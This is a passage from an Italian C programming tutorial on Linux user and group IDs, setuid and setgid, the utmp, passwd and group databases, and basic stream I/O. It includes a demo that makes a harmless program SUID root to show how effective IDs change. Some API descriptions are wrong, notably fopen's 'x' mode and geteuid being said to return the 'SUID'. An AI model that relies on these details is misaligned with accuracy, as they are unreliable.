Le seguenti semplici funzioni sono utilizzate per ottenere le informazioni di cui sopra. Per poter essere utilizzate necessitano dei files header `unistd.h` e `sys/types.h` i tipi restituiti dalle funzioni sono descritti nel capitolo successivo.

[3] Chiamiamo root il *superuser*
[4] Tramite il comando passwd.

17.5.1 La funzione getuid

Function: uid_t getuid (void)

Restituisce l'UID del processo in cui viene chiamata.

17.5.2 La funzione getgid

Function: gid_t getgid (void)

Restituisce il GID del processo in cui viene chiamata.

17.5.3 La funzione geteuid

Function: uid_t geteuid (void)

Restituisce il SUID del processo in cui viene chiamata.

17.5.4 La funzione getegid

Function: gid_t getegid (void)

Restituisce lo SGID del processo in cui viene chiamata.
Per quanto riguarda la funzione getgroups() vi rimandiamo alla pagina di manuale come utile esercizio.

17.6 Un semplice esempio

Osservate questo semplice listato che servirà per mostrare i concetti appena esposti.

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <sys/types.h>

int main(void) {
        id_t uid, euid;
```

```
        gid_t gid, egid;

        /* Sezione relativo ai real IDs */

        uid = getuid();
        gid = getgid();
         /* Sezione relativa agli effective IDs */

        euid = geteuid();
        egid = getegid();


        printf("Il real user id del processo è %d\n", uid);
        printf("Il real group id del processo è %d\n", gid);

        printf("L'effective user id del processo è %d\n", euid);
        printf("L'effective group id del processo è %d\n", egid);

        return EXIT_SUCCESS;
}
```

Compilandolo ed eseguendolo da utente otterrete qualcosa del genere:

```
[contez@mutespring Users]$ ./users
Il real user id del processo è 500
Il real group id del processo è 500
L'effective user id del processo è 500
L'effective group id del processo è 500
```

Come senza dubbio vi potevate aspettare, nel mio caso UID e GID hanno lo stesso valore ma può non esse cosí. Quello che però deve essere uguale è il fatto che il GID e l'EGID abbiano lo stesso valore come pure UID ed EUID. In barba alla sicurezza attiviamo i bit SGID e SUID dell'eseguibile (in questo modo i privilegi del l'eseguibile corrispondono a quelli del proprietario del file, maggiori dettagli nel prossimo capitolo) e cambiamone il proprietario ed il gruppo di appartenenza in root. La situazione finale dovrebbe assomigliare a questa:

```
-rwsrwsr-x    1 root     root        14278 nov 12 17:17 users
-rw-rw-r--    1 contez   contez        550 nov 12 17:17 users.c
```

Eseguiamo, ancora una volta come utente, il programma ed ecco cosa otteniamo:

```
[contez@localhost Users]$ ./users
Il real user id del processo è 500
Il real group id del processo è 500
L'effective user id del processo è 0
L'effective group id del processo è 0
```

come potete vedere è ancora l'utente che ha eseguito il programma sulla shell su cui era loggato ma il processo, per effetto dei bit SGID e SUID, acquisisce la persona di root e quindi tutti i suoi privilegi, con tutto ciò che questo comporta in termini di sicurezza. Potete comunque effettuare esperimenti creando preventivamente nuovi utenti e nuovi gruppi ed agendo sui bit SGID e SUID e sui proprietari dei files e relativo gruppo.

17.7 Modificare gli ID

Le seguenti funzioni vengono utilizzate per modificare gli ID sia reali che effettivi: Per poter essere utilizzate necessitano dei files header `unistd.h` e `sys/types.h`.

17.7.1 La funzione seteuid

Function: : int seteuid (uid_t NEWEUID)

Questa funzione setta l'*effective user id* del processo a NEWEUID, ammesso che il processo abbia i privilegi per farlo. Se il processo ha i privilegi di *superuser* allora può compiere il cambiamento a qualsiasi ID altrimenti può solo modificare l'*effective user id* affinché sia uguale al *real user ID*. Qualora si tentasse di violare tale disposizione la chiamata fallirebbe -1 anzichè 0 e la variabile errno verrebbe settata ad uno dei seguenti valori:

- EINVAL
  L'argomento NEWEUID non è valido.
- EPERM
  Non si hanno i permessi necessari per effettuare il cambiamento richiesto.

17.7.2 La funzione setuid

Function: : int setuid (uid_t NEWEUID)

Questo funzione è applicabile solo se il processo è privilegiato, in questo caso sia il *real user ID* che l'*effective user id* vengono settati al valore NEWEUID ammesso che sia un valore accettabile. Le condizioni di ritorno e di errore sono le stesse della funzione precedente.

17.7.3 La funzione setegid

Function: int setegid (gid_t NEWGID)

Questa funzione setta l'*effective group id* del processo a NEWEGID ammesso che il processo sia privilegiato. Altrimenti è possibile solo settare l'*effective group id* uguale al *real group id*.

I valori di ritorno e le condizioni di errore sono le medesime della chiamate setuid.

17.7.4 La funzione Function: int setgid (gid_t NEWGID)

Questa funzione setta l'*effective group id* ed il *real group id* a NEWEGID se il processo che la chiama è privilegiato. Altrimenti si comporta come setegid().

Lasciamo al lettore il compito di documentarsi sulle funzioni setgroups(), initgroups() e getgrouplist() come utile esercizio.

17.8 Chi sta facendo cosa...

Abbiamo visto come il *real user ID* e l'*effective user ID* possano essere diversi durante l'esecuzione di un processo. In particolare (se il processo non è privilegiato) il primo identifica chiaramente l'utente che, dopo aver effettuato un'operazione di login, ha lanciato il processo dalla sua shell. Diversamente il secondo identifica esplicitamente quali privilegi (o i privilegi quale utente) il processo possiede [5].È naturalmente possibile ricavare le seguenti informazioni mediante la semplice funzione che andiamo ad illustrare.

[5]Nel caso di un programma setuid questi saranno generalmente diversi da quelli dell'utente che l'ha lanciato

17.8.1 La funzione getlogin

Function: char * getlogin (void)

Questa funzione restituisce il nome dell'utente (loggato) che ha lanciato la shell in grado di eseguire il processo. Per quanto detto questo nome potrebbe **non** identificare i privilegi del processo. Nel caso in cui l'utente non possa essere identificato la funzione restituisce un null pointer.

17.9 Un pò di codice

Il seguente esempio non è che un'estensione del codice precedente adatta ad illustrare quanto detto finora:

```
1 #include <stdio.h>
2 #include <unistd.h>
3 #include <sys/types.h>
4 #include <stdlib.h>
5
6 int main(void)
7 {
8
9         id_t uid, euid;
10         gid_t gid, egid;
11
12
13         /* Sezione relativo ai real IDs */
14         uid = getuid();
15         gid = getgid();
16         /* Sezione relativa agli effective IDs */
17         euid = geteuid();
18         egid = getegid();
19
20
21
22         printf("Il real user id del processo è %d\n", uid);
23         printf("Il real group id del processo è %d\n", gid);
24         printf("L'effective user id del processo è %d\n", euid);
25         printf("L'effective group id del processo è %d\n", egid);
```

```
26
27
28
29          /*attenzione, questa parte del programma può funzionare solo
30           * se il programma gira con privilegi di root, essendo setuid,
31           * dovrebbe essere eseguito solo se il suo proprietario è root.
32           */
33
34          printf("Ciao io sono un gioco\n");
35
36          /* verifica dei privilegi */
37
38          if (!geteuid())
39          {
40                  printf("Ok, i privilegi sono ottenuti\n");
41          }
42          else
43          {
44                  printf("Privilegi non sufficienti!\n");
45                  return EXIT_FAILURE;
46          }
47
48
49          setgid(501);
50          setuid(513);
51
52          printf("Il real user id del processo è ora %d\n", getuid());
53          printf("Il real group id del processo è ora %d\n", getgid());
54          return EXIT_SUCCESS;
55
56
57 }
```

Si noti il fatto che le righe 49 e 50 non devono apparire in ordine inverso in quanto, qualora si cambiasse dapprima l'uid del programma questo non avrebbe piú i privilegi necessari ad eseguire il cambiamento restante. Si noti inoltre che i nuovi uid e gid sono stati posti ad un valore corrispondente ad un altro utente sulla mia macchina.

17.10 L'user account database

Come praticamente tutti i sistemi Unix anche Linux tiene traccia di tutti gli utenti loggati nel sistema attraverso un *user accounting database*, all'interno del quale, per ogni utente effettivamente loggato vengono riportate le seguenti informazioni:

- Nome dell'utente loggato;
- Data (compresa di ora) del logging;
- PID della shell di login dell'utente loggato;

Vengono inoltre memorizzate informazioni relative al runlevel, all'ultimo reboot del sistema effettuato ed altro ancora.

Tutte le informazioni riportate vengono memorizzate all'interno di un file di nome utmp in una directory che può variare a seconda del sistema utilizzato. Naturalmente sarà una directory modificabile solo dall'amministratore come il file stesso. Il file utmp **non è** un file di testo quindi, ragionevolmente, non dovrebbe essere modificato (o modificabile) attraverso un semplice editor. In generale tale file non dovrebbe mai essere modificato direttamente ma solo attraverso i meccanismi che ci apprestiamo a spiegare.

I data type che riportiamo sono definiti all'interno del file `utmp.h`, alcuni di essi hanno una definizione uguale in altri header come potrete facilmente verificare.

17.10.1 Il tipo di dato struct exit_status

Questa struttura è utilizzata per lo storage di informazioni riguardanti il valore di ritorno di un processo terminato. Presenta due campi:

1. e_termination
   Si tratta di uno short int utilizzato per memorizzare il termination_status del processo.
2. e_exit
   Si tratta di uno short int utilizzato per memorizzare l'exit_status del processo.

17.10.2 Il tipo di dato Data Type: struct utmp

Questa struttura è fondamentale per lo storage delle informazioni relative al file utmp. Presenta dunque i seguenti campi:

1. ut_type
   Short int utilizzato per caratterizzare il tipo di login effettuato. Può assumere i seguenti valori:
   - EMPTY
     Nel caso in cui la struttura contenga dati non validi. Nel caso di login errato (credo).
   - RUN_LVL
     Questa macro è utilizzata per identificare il runlevel di sistema.
   - BOOT_TIME
     Macro utilizzata per identificare il tempo di boot.
   - OLD_TIME
     Macro utilizzata per identificare il momento in cui il clock di sistema è cambiato. (da vedere)
   - NEW_TIME
     (da vedere)
   - INIT_PROCESS
     Macro utilizzata per identificare un processo generato dal processo init.
   - LOGIN_PROCESS
     Macro utilizzata per identificare la sessione principale di un'utente loggato.
   - USER_PROCESS
     Macro utilizzata per identificare un processo utente.
   - DEAD_PROCESS
     Macro utilizzata per identificare un processo terminato.
   - ACCOUNTING (boh)
2. ut_pid
   Pid_t che identifica il processo di login.
3. ut_line
   Definito come un puntatore a carattere e utilizzato per memorizzare il nome del device tty.
4. ut_id
   Puntatore a carattere per l'inittab ID del processo.
5. ut_user
   Puntatore a carattere per il nome utente.

6. ut_host
   Puntatore a carattere per il nome dell'host sul quale l'utente ha effettuato il login.

7. ut_exit
   Struttura di tipo exit_status del cui scopo è già stato detto.

8. ut_session
   Long int necessario all'identificazione della sessione.

9. ut_tv
   Struttura di tipo timaval per informazioni sul l'ultimo reboot etc.. (da verificare)

10. ut_addr_v6[4]
    Array di interi a 32 bit (int32) per la memorizzazione dell'indirizzo di un host remoto.

17.11 Funzioni importanti

17.11.1 La funzione setutent

Function: void setutent (void)

Come abbiamo detto, il file umtp non è un semplice file di testo. Tuttavia, prima di poterlo scandire o modificare in qualche modo dobbiamo aprirlo. Tale apertura avviene proprio per mezzo di questa funzione. Una volta effettuata la chiamata il file potrà essere letto o modificato[6]. Nel caso in cui il file fosse già aperto un'ulteriore chiamata ci riporta all'inizio del file stesso.

17.11.2 La funzione endutent

Function: void endutent (void)

Come potete immaginare questa funzione chiude il file umtp.

[6]Se si hanno i permessi necessari

17.11.3 La funzione getutent

Function: struct utmp * getutent (void)

Questa funzione legge le informazioni relative al prossimo utente loggato nel sistema presente nel database. Com'è evidente, se ci troviamo all'inizio del file l'utente letto sarà naturalmente il primo registrato nel database stesso. I dati vengono memorizzati in memoria allocata staticamente alla quale è possibile accedere. Tale memoria verrà sovrascritta da ulteriori chiamate quindi, se intendiamo memorizzare stabilmente i dati, occorrerà copiarla in un'apposita struttura in precedenza allocata. Nel caso in qui non vi sia alcun utente inserito nel database allora viene ritornato un null pointer.

17.11.4 La funzione getutent_r

Function: int getutent_r (struct utmp *BUFFER, struct utmp **RESULT)

Questa funzione svolge fondamentalmente la stessa funzione della precedente, l'unica differenza è che le informazioni, anzichè essere memorizzate in memoria allocata staticamente, vengono inserite all'interno della struttura puntata da BUFFER, viene inoltre restituito un puntatore(RESULT) al puntatore alla struttura contenente le informazioni. In caso di successo il valore ritornato è 0, -1 altrimenti.

17.11.5 La funzione getutid

Function: struct utmp * getutid (const struct utmp *ID)

Questa funzione ha un comportamento piuttosto particolare che vale la pena analizzare: puntualizziamo innanzitutto che si tratta di una funzione di ricerca ossia vengono scandite le entry del database alla ricerca della prima occorrenza determinata dalla seguenti regole:

- Se il campo ut_type della struttura ID è uguale ad uno dei seguenti valori: RUN_LVL, BOOT_TIME, OLD_TIME, NEW_TIME allora ogni struttura avente lo stesso valore nel campo ut_type soddisfa la regola.
- Se il campo ut_type della struttura ID è uguale ad uno dei seguenti valori: INIT_PROCESS, LOGIN_PROCESS, USER_PROCESS, DEAD_PROCESS

allora ogni struttura che ha uno dei suddetti valori nel campo ut_type e un valore del campo ut_id identico a quello dello stesso campo nella struttura ID, soddisfa la regola.

Qualora il campo ut_id di ID o della entry nel database siano nulle, il confronto viene effettuato sul campo ut_line.

In caso di successo della ricerca, l'entry trovata viene memorizzata in apposita memoria allocata staticamente (con tutto ciò che questo comporta) e viene restituito un puntatore proprio a tale indirizzo di memoria. In caso di fallimento viene ritornato un puntatore nullo. Poichè, inoltre, questa funzione tende a fare un cashing di quanto trovato, qualora si stiano cercano occorrenze multiple, è consigliabile effettuare la pulizia della memoria allocata staticamente per ogni occorrenza.

17.11.6 La funzione getutid_r

Function: getutid_r (const struct utmp *ID, struct utmp *BUFFER, struct utmp **RESULT)

Analogamente a quanto riportato in precedenza anche questa funzione svolge lo stesso compito della precedente, valgono inoltre le stesse considerazioni fatte per getutent_r. Per ulteriori informazioni o chiarimenti invitiamo il lettore a consultare la relativa pagina di manuale.

17.11.7 La funzione getutline

Function: struct utmp * getutline (const struct utmp *LINE)

Questa funzione scandisce il file, dal punto in cui ci si trova a causa dell'utilizzo precedente di funzioni di ricerca, alla ricerca di entry per cui il valore di ut_type risulti essere LOGIN_PROCESS o USER_PROCESS e per le quali il valore di ut_line risulti uguale a quello della struttura il cui puntatore è passato come parametro. In caso di successo viene restituito un puntatore all'entry in memoria allocata staticamente. In caso di fallimento viene ritornato un null pointer. Anche in questo caso è consigliabile effettuare la pulizia della memoria allocata staticamente per ogni occorrenza.

17.11.8 La funzione getutline_r

Function: int getutline_r (const struct utmp *LINE, struct utmp *BUFFER, struct utmp **RESULT)

Beh, ormai dovreste aver compreso il meccanismo quindi, per ulteriori chiarimenti consultate la pagina di manuale della funzione.

17.11.9 La funzione pututline

struct utmp * pututline (const struct utmp *UTMP)

Le funzioni precedenti non modificavano il database, esse servivano solamente ad acquisire informazioni (erano funzioni GET). La funzione corrente invece è utilizzata per inserire l'entry puntata dal parametro. L'entry viene inserita nella sua corretta posizione, se non trovata viene inserita alla fine del file. In caso di successo viene ritornato un puntatore ad una copia dell'entry, altrimenti un null pointer. Naturalmente una chiamata del genere può essere effettuata solo da un processo privilegiato, per questo motivo la variabile errno, in caso di fallimento, può assumere il valore EPERM ad indicare che non si hanno i permessi necessari alla modifica.

17.11.10 La funzione utmpname

Function: int utmpname (const char *FILE)

Se le informazioni relative agli utenti loggati sul sistema di trovano all'interno del file `utmp` le informazioni relative ai login precedenti vengono memorizzate all'interno di files simili, come ad esempio `wtmp`. Questa funzione cambia dunque il nome del database che deve essere esaminato tramite le funzioni viste in precedenza.

Sono inoltre definite due macro: _PATH_UTMP per indicare fondamentalmente il file `utmp` e _PATH_WTMP per indicare il file `wtmp`. Tali macro possono tranquillamente essere passate come argomento della funzione.

Qualora si aprisse un nuovo file di database quello precedentemente aperto verrà automaticamente chiuso.

17.12 Lo User Database

Se il file `utmp` mantiene il database delle operazioni di login effettuate degli utenti il file `/etc/passwd` mantiene informazioni riguardanti gli utenti registrati sul sistema. A dispetto del suo nome questo file non contiene [7] le password di accesso al sistema degli utenti, esse saranno infatti presenti, e criptate, nel file `/etc/shadow`. Questo escamotage è stato introdotto per permettere che il file `/etc/shadow` abbia permessi piú restrittivi rispetto al file `/etc/passwd` alle cui informazioni devono accedere alcuni processi. Le funzioni che verranno descritte in seguito necessitano dell'header `pwd.h`.

17.12.1 Il tipo di dato: struct passwd

Questa struttura viene utilizzata per effettuare lo storage di ogni entry del database presente in `/etc/passwd`. Vediamo maggiormente in dettaglio ognuno dei suoi campi:

- pw_name
  Puntatore a carattere identificante il login name dell'utente.
- pw_passwd
  Puntatore a carattere identificante la stringa della password di accesso crittata.
- pw_uid
  UID (dovreste sapere cosa significa).
- pw_gid
  GID.
- pw_gecos
  Puntatore a carattere contenente eventuali informazioni come il nome completo dell'utente ed altre informazioni ad esso relative.
- pw_dir
  Puntatore a carattere identificante la home dir dell'utente.
- pw_shell
  Puntatore a carattere identificante ls shell dell'utente. Qualora si trattasse di un null pointer significherebbe che per l'utente è stata scelta la shell di default (in genere bash).

[7] Se è attivata la modalità shadow

17.13 Funzioni importanti

17.13.1 La funzione getpwuid

Function: struct passwd * getpwuid (uid_t UID)

Cominciamo la nostra analisi relativa allo User Database con le consuete funzioni di ricerca. Questa funzione restituisce la prima entry del database in cui il campo UID è uguale all'argomento passato. La struttura in cui viene memorizzata l'informazione è allocata staticamente, di conseguenza ulteriori chiamate possono sovrascrivere i dati precedentemente allocati. In caso di fallimento (utente non trovato) viene restituito un null pointer.

17.13.2 La funzione getpwuid_r

int getpwuid_r (uid_t UID, struct passwd *RESULT_BUF, char *BUFFER, size_t BUFLEN, struct passwd **RESULT)

Simile alla precedente, questa funzione elimina il problema dell'allocazione statica della memoria. Le informazioni riguardanti l'entry trovata vengono infatti allocate nella struttura puntata da RESULT_BUF. Informazioni addizionali puntate dagli elementi della struttura allocata verranno memorizzati in BUFFER per un dimensione di BUFFLEN. RESULT non è che un puntatore al puntatore al risultato dell'allocazione. Qualora l'utente non venisse trovato viene restituito un null pointer. Nel caso in cui BUFFER risulti essere troppo piccolo per contenere le informazioni verrà ritornato il codice di errore ERANGE e la variabile errno verrà settata a questo valore.

17.13.3 La funzione getpwnam

Function: struct passwd * getpwnam (const char *NAME)

Questa funzione è analoga alla prima trattata trattata in questa sezione solo che, questa volta, la ricerca dell'utente viene effettuata in base al suo user name. Nel caso in cui nessuna entry soddisfi la ricerca verrà restituito un null pointer. Valgono ancora le problematiche relative alla memoria allocata staticamente.

17.13.4 La funzione getpwnam_r

Function: int getpwnam_r (const char *NAME, struct passwd *RESULT_BUF, char *BUFFER, size_t BUFLEN, struct passwd **RESULT)

Funzione analoga alla seconda trattata in questa sezione, solo che la ricerca viene effettuata per user name.

17.13.5 La funzione fgetpwent

Function: struct passwd * fgetpwent (FILE *STREAM)

Questa funzione legge l'entry immediatamente file pointer memorizzando il tutto in una apposita struttura allocata staticamente il cui puntatore è restituito. A differenza dello *User Account Database* non esiste un file predefinito da aprire e quindi nessuna funzione che lo faccia. Per questo occorre passare il puntatore al file che si è aperto, purchè questo abbia almeno una formattazione uguale a quella di /etc/passwd.

17.13.6 La funzione fgtpwent_r

Function: int fgetpwent_r (FILE *STREAM, struct passwd *RESULT_BUF, char *BUFFER, size_t BUFLEN, struct passwd **RESULT)

Viene dunque risolto nel modo che ormai dovrebbe esservi consueto il problema dell'allocazione statica della memoria della funzione precedente. Il risultato è infatti ritornato nella struttura puntata dal secondo argomento. struttura. BUFLEN caratteri di BUFFER sono invece utilizzati per contenere informazioni addizionali. Valgono le considerazioni fatte in precedenza per le funzioni analoghe.

17.13.7 La funzione setpwent

Function: void setpwent (void)

Le funzioni precedenti, dal prototipo piuttosto complesso, permettevano di leggere entry da qualsiasi database avente una formattazione uguale a quella del file `/etc/passwd`. A meno che non stiate scrivendo un'applicazione

con un proprio database degli utenti allora il file a cui dovrete accedere sarà il normale database degli utenti del vostro sistema. Per questo motivo esistono delle funzioni dal prototipo più semplice utili allo scanning del database di default. La funzione setpwent serve proprio ad inizializzare uno stream, utilizzato dalle funzioni che vedremo in seguito, necessario allo scanning.

17.13.8 La funzione getpwent

Function: struct passwd * getpwent (void)

Questa funzione legge la prossima entry del database (la prima se lo stream è stato appena inizializzato senza ulteriori chiamate alla funzione). Le informazioni relative alla entry letta vengono memorizzate all'interno della struttura restituita ed allocata staticamente. In caso non ci siano più entry disponibili viene restituito un null pointer.

17.13.9 La funzione getpwent_r

Function: int getpwent_r (struct passwd *RESULT_BUF, char *BUFFER, int BUFLEN, struct passwd **RESULT)

Come ormai sarete abituati a pensare questa funzione elimina l'allocazione statica della memoria. Non andremo oltre nella spiegazione e vi invitiamo a leggere la documentazione esistente. Ricordate: la rete è vostra amica.

17.13.10 La funzione endpwent

Function: void endpwent (void)

Chiude lo stream aperto in precedenza. Ricordate di effettuare la chiamata alla conclusione della scansione.

17.13.11 La funzione putpwent

Function: int putpwent (const struct passwd *P, FILE *STREAM)

Le funzioni viste finora erano volte all'acquisizione delle informazioni. Questa funzione, come potrete intuire, serve invece ad inserire una entry nel database.

Si tratta dell'unica funzione di modifica per questo database. Viene inserita l'entry relativa all'argomento P nel database identificato da STREAM. In caso di successo viene restituito 0, un valore diverso da 0 altrimenti. Evitate comunque di modificare il database degli utenti di sistema mediante questa funzione, potreste causare alcuni problemi.

17.14 Il Group Database

Questo database mantiene informazioni riguardanti i gruppi presenti sul sistema. Potete dargli un'occhiata semplicemente leggendo il file `/etc/group`. Funzioni e tipi di dato che andremo a descrivere sono presenti nel file header `grp.h`.

17.14.1 Il tipo di dato: struct group

Analogamente ai casi precedenti questa struttura serve allo storage delle informazioni per un'entry del database. La struttura presenta i seguenti campi:

- char *gr_name
  Nome del gruppo.

- gid_t gr_gid'
  Group id del gruppo

- char **gr_mem
  Array (o meglio array di puntatori a carattere) utilizzato per memorizzare li nomi degli utenti appartenenti a quel gruppo. Il vettore è terminato da un null pointer.

17.15 Funzioni importanti

Come consuetudine cominciamo la descrizione di funzioni per la ricerca all'interno del database.

17.15.1 La funzione getgrgid

Function: struct group * getgrgid (gid_t GID)

Questa funzione restituisce informazioni riguardo il gruppo identificato (univocamente, ricordiamolo) da GID. Queste informazioni vengono inserite nella struttura allocata staticamente il cui puntatore è restituito. Nel caso in cui GID non corrisponda ad alcun gruppo sul sistema allora viene restituito un null pointer.

17.15.2 La funzione getgrgid_r

Function: int getgrgid_r (gid_t GID, struct group *RESULT_BUF, char *BUFFER, size_t BUFLEN, struct group **RESULT)

Analogamente alla funzione precedente anche questa funzione restituisce le informazioni riguardanti il gruppo GID, allocandole però nella struttura puntata da RESULT_BUF. un ulteriore buffer (BUFFER) è utilizzato per lo storage di informazioni aggiuntive. Qualora la chiamata fallisca RESULT risulterà un null pointer e verrà ritornato un error code. Qualora BUFFER sia insufficiente a contenere le informazioni aggiuntive la variabile errno verrà settata ad ERANGE.

17.15.3 La funzione getgrnam

Function: struct group * getgrnam (const char *NAME)

Analoga alla getgrgid. In questo caso la ricerca viene effettuata passando come argomento della funzione il nome del gruppo.

17.15.4 La funzione getgrnam_r

Function: int getgrnam_r (const char *NAME, struct group *RESULT_BUF, char *BUFFER, size_t BUFLEN, struct group **RESULT)

Analoga a getgrgid_r. In questo caso la ricerca viene effettuata mediante il nome del gruppo passato come parametro (NAME).

17.15.5 La funzione fgetgrent

Function: struct group * fgetgrent (FILE *STREAM)

Proseguiamo con la descrizione delle funzioni necessarie allo scanning del database. In maniera simile a quanto visto in precedenza possibile creare dei files di formattazione uguale al group database di default ed utilizzare le funzioni di scanning passando il file come parametro. Le informazioni dell'entry vengono memorizzate in un buffer allocato staticamente il cui puntatore viene restituito.

17.15.6 La funzione fgetgrent_r

Function: int fgetgrent_r (FILE *STREAM, struct group *RESULT_BUF, char *BUFFER, size_t BUFLEN, struct group **RESULT)

Viene ovviato l'inconveniente dell'allocazione statica nella maniera a cui ormai sarete abituati. Per questo non ci dilunghiamo oltre.

17.15.7 La funzione setgrent

void setgrent (void)

Inizializza il group database di default per la scansione.

17.15.8 La funzione getrent

struct group * getgrent (void)

Legge la prossima (la prima se il database è stato appena inizializzato) entry del database e restituisce un puntatore alla locazione di memoria (allocata staticamente) in cui le informazioni sono state memorizzate.

17.15.9 La funzione getrent_r

int getgrent_r (struct group *RESULT_BUF, char *BUFFER, size_t BUFLEN, struct group **RESULT)

Beh, ormai lo sapete.

17.15.10 La funzione endgrent

void endgrent (void)

Chiude lo stream associato al database. Ricordate di chiamare la funzione a scansione terminata.

17.16 Altri database

Siamo giunti alla fine di questo capitolo, avete visto molti files di cui sapevate l'esistenza sotto un'altra ottica, l'ottica del programmatore. Avete appreso come interagire con essi. Esiste inoltre la possibilità di assegnare un gruppo al proprio host di appartenenza ma, almeno per ora non ne parleremo, ritenendo che quanto detto sia più che sufficiente per le normali applicazioni. Nelle prossime relase, tuttavia, l'argomento potrà essere affrontato.

17.17 Esercizi

1. Prendete in considerazione il seguente codice:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <utmp.h>
5
6 int main(void)
7 {
8         struct utmp *utente;
9
10
11         /* apertura del file database */
12         setutent();
13
14         /* inserire codice */
15
16
17         /* chiusura del database */
18         endutent();
19
```

```
20          return EXIT_SUCCESS;
21 }
~
```

Inserire il codice necessario a stampare tutti campi della struttura per ogni entry del database. Ricavare inoltre i codici corrispondenti alle macro definite per il campo ut_type.

Capitolo 18

File System

18.1 Introduzione

La visione ordinata dei file di sistema che il sistema operativo fornisce all'utente è chiamata *File System*. Si delinea quindi una struttura ad albero in cui ogni file o directory [1] vengono ad essere identificate da un percorso o *path* ben preciso. In questo modo l'utente è in grado di individuare la propria posizione all'interno del file system, la posizione di eventuali file o directory e di modificarle entrambe a proprio piacimento o quasi[2]. I percorsi possono tuttavia essere *Relativi*, nel caso in cui sia calcolato a partire dalla directory in cui l'utente è posizionato, o *Assoluti*, nel caso in cui il percorso venga calcolato a partire dalla directory radice del sistema.
Percorso relativo: `bin/miadir`

Percorso assoluto: `/usr/bin/miadir`
Anche un programma, come un qualsiasi utente, potrebbe avere la necessità

di accedere a diverse locazioni del file system ed operare diverse modifiche, per questo motivo le librerie GNU C mettono a disposizione del programmatore diverse funzioni per soddisfare queste esigenze. Il Capitolo 6 introduceva alcune caratteristiche standard del C per l'utilizzo dei files, in questo Capitolo andremo piú a fondo in modo da poter padroneggiare nel migliore dei modi le possibilità di gestione del file system che linux mette a disposizione. Molte delle funzioni che vedremo possiedono anche una "gemella" utilizzata per le architetture a 64 bit. Invitiamo quindi a servirsi delle pagine man per conoscere il nome di queste funzioni gemelle, pur essendo il loro utilizzo del tutto uguale a quello delle funzioni destinate ad architetture a 32 bit. Non

[1] Per favore non chiamatele "cartelle"
[2] Questione di permessi

descriveremo operazioni di input o output formattato lasciando al lettore il compito di documentarsi al riguardo.

18.2 Concetti di base dell'I/O

Le operazioni di Input/Output (I/O piú brevemente) su file consistono praticamente in operazioni di lettura e scrittura[3] del file stesso. Per poter effettuare tali operazioni deve essere creato un canale di comunicazione, tale operazione viene generalmente indicata come *Apertura del file*. Al termine delle operazioni di I/O questo canale deve essere eliminato per mezzo della *Chiusura del file*. Effettuata l'operazione di apertura, il canale di comunicazione che di si è venuto a creare e che verrà sfruttato per funzioni di I/O può essere rappresentato in due modi diversi:

- Attraverso un file descriptor.
- Attraverso uno STREAM.

Il primo è identificato da un int mentre il secondo da un puntatore ad un oggetto di tipo FILE. Benché, come è già stato detto, le due modalità possono rappresentare lo stesso canale di comunicazione esistono delle differenze sostanziali a livello di interfaccia. I file descriptors, che d'ora in avanti chiameremo per brevità fd, presentano un'interfaccia a basso livello con meno funzioni e meno raffinatezze mentre gli streams sono dotati di interfacce ad alto livello in grado di soddisfare molte esigenze (anche estetiche) nonché di una maggiore portabilità rispetto ai fd. È comunque possibile ottenere un fd da uno stream e viceversa.

Un'altra caratteristica di un file aperto e la *file position* ossia la posizione di un cursore immaginario che è posizionato sul prossimo carattere che deve essere letto o scritto. La *file position* è semplicemente un numero intero che rappresenta la quantità di bytes presenti dall'inizio del file alla posizione in questione. Benché, tramite apposite funzioni, tale cursore possa essere posizionato in qualunque parte del file, all'apertura esso si trova all'inizio del file stesso[4] e viene incrementato di una unità per ogni carattere letto. È inoltre importante notare che se uno o piú processi[5] aprono lo stesso file su canali diversi ad ogni canale è associato una sua propria *file position* che non è influenzata dalle altre.

[3] La modifica del file deve essere vista come un'operazione di scrittura

[4] Tranne nel caso in cui il file venga aperto in *append mode* nel qual caso il cursore è posizionato alla fine.

[5] Si faccia riferimento ai capitoli concernenti i processi ed il multithreading

18.3 Streams piú in dettaglio

Le strutture dati relative ad oggetti di tipo FILE sono dichiarate all'interno del file header `stdio.h`. All'apertura di un qualsiasi programma, e precisamente all'invocazione della funzione main, vengono immediatamente creati 3 streams di fondamentale importanza:

1. stdin ossia lo standard input
2. stdout ossia lo standard out
3. stderr ossia lo standard error

Certamente, se utilizzate sistemi Unix/like saprete certamente di cosa si sta parlando. Questo streams possono tuttavia in seguito, nel programma essere modificati per redirigere il flusso dei dati relativo a nostro piacimento per mezzo dell'opportuno uso delle funzioni che andiamo a riportare:

18.3.1 La funzione fopen

Function: FILE * fopen (const char *FILENAME, const char *OPENTYPE)

Questa importantissima funzione è utilizzata per la creazione di uno stream per il file identificato da FILENAME ritornando infatti un puntatore al canale appena creato. il secondo argomento specifica come il file deve essere aperto e può assumere i seguenti valori:

- "r": il file viene aperto in sola lettura.
- "w": il file viene aperto in sola scrittura. Se il file esiste già suoi contenuti vengono cancellati. nel caso in cui il file non esista esso viene creato.
- "a": il file viene aperto in append mode ossia ogni operazione di scrittura è effettuata a partire dalla fine del file stesso. Se il file non esiste allora viene creato.
- "r+": apre un file esistente per operazioni di lettura e scrittura. I contenuti del file, nel caso esista già, rimangono inalterati ma la *file position* è settata a 0 cosicchè si possa procedere alla sovrascrittura.
- "w+": Il file viene aperto in lettura e scrittura. Nel caso in cui esista il suo contenuto viene cancellato. Nel caso in cui non esista il file viene creato.

- "a+": Se il file non esiste allora viene creato ed aperto in lettura e scrittura. Le operazioni di lettura avvengono a partire dall'inizio del file stesso mentre la scrittura avviene in append mode.

- "x": Apre un nuovo file anche se il file indicato esiste già.

- "b": Da usare quando il file che si intende aprire è un file binario.

Nel caso la funzione dovesse fallire viene ritornato un puntatore NULLO.

18.3.2 La funzione freopen

Function: FILE * freopen (const char *FILENAME, const char *OPENTYPE, FILE *STREAM)

Questa funzione apre FILENAME associando ad esso lo stream STREAM secondo le modalità già descritte in precedenza. È molto utilizzata per redirigere gli stream standard in precedenza introdotti.

18.3.3 La funzione __freadable

int __freadable (FILE *STREAM)

Questa funzione restituisce un valore diverso da zero se il file associato allo stream passato come parametro permette la lettura. In caso contrario restituisce zero. Per poter utilizzare questa funzione occorre includere il file header `stdio_ext.h`.

18.3.4 La funzione __fwritable

Function: int __fwritable (FILE *STREAM)

Per questa funzione valgono le osservazioni fatte in precedenza salvo per il fatto che la presente verifica la possibilità di modificare il file.

18.3.5 La funzione fclose

Function: int fclose (FILE *STREAM)

